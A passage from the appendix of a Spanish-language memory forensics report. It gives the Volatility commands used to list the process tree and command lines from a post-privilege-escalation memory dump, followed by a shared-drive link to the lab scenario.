"C:\Users\kevin\Desktop\Ficheros\Fase2_Escalacion\01_psscan_post_e

scalacion.txt"
```

Apéndice I5

Jerarquía de proceso pslist Post-Escalación

```
python vol.py -f memoria_post_escalacion.mem windows.pslist.Pstree >
"C:\Users\kevin\Desktop\Ficheros\Fase2_Escalacion\02_pstree_post_escalaci
on.txt"
```

Apéndice I6

Línea de comandos Post-Escalación

```
python vol.py -f memoria_post_escalacion.mem windows.cmdline.CmdLine >
"C:\Users\kevin\Desktop\Ficheros\Fase2_Escalacion\03_pstree_post_escalaci
on.txt"
```

5.3.4. LINK DEL ESCENARIO VIRTUAL

https://drive.google.com/drive/folders/1-p-ZiaKxbXrfliLmgaVKWRx-Ydu6IBnd?usp=sharing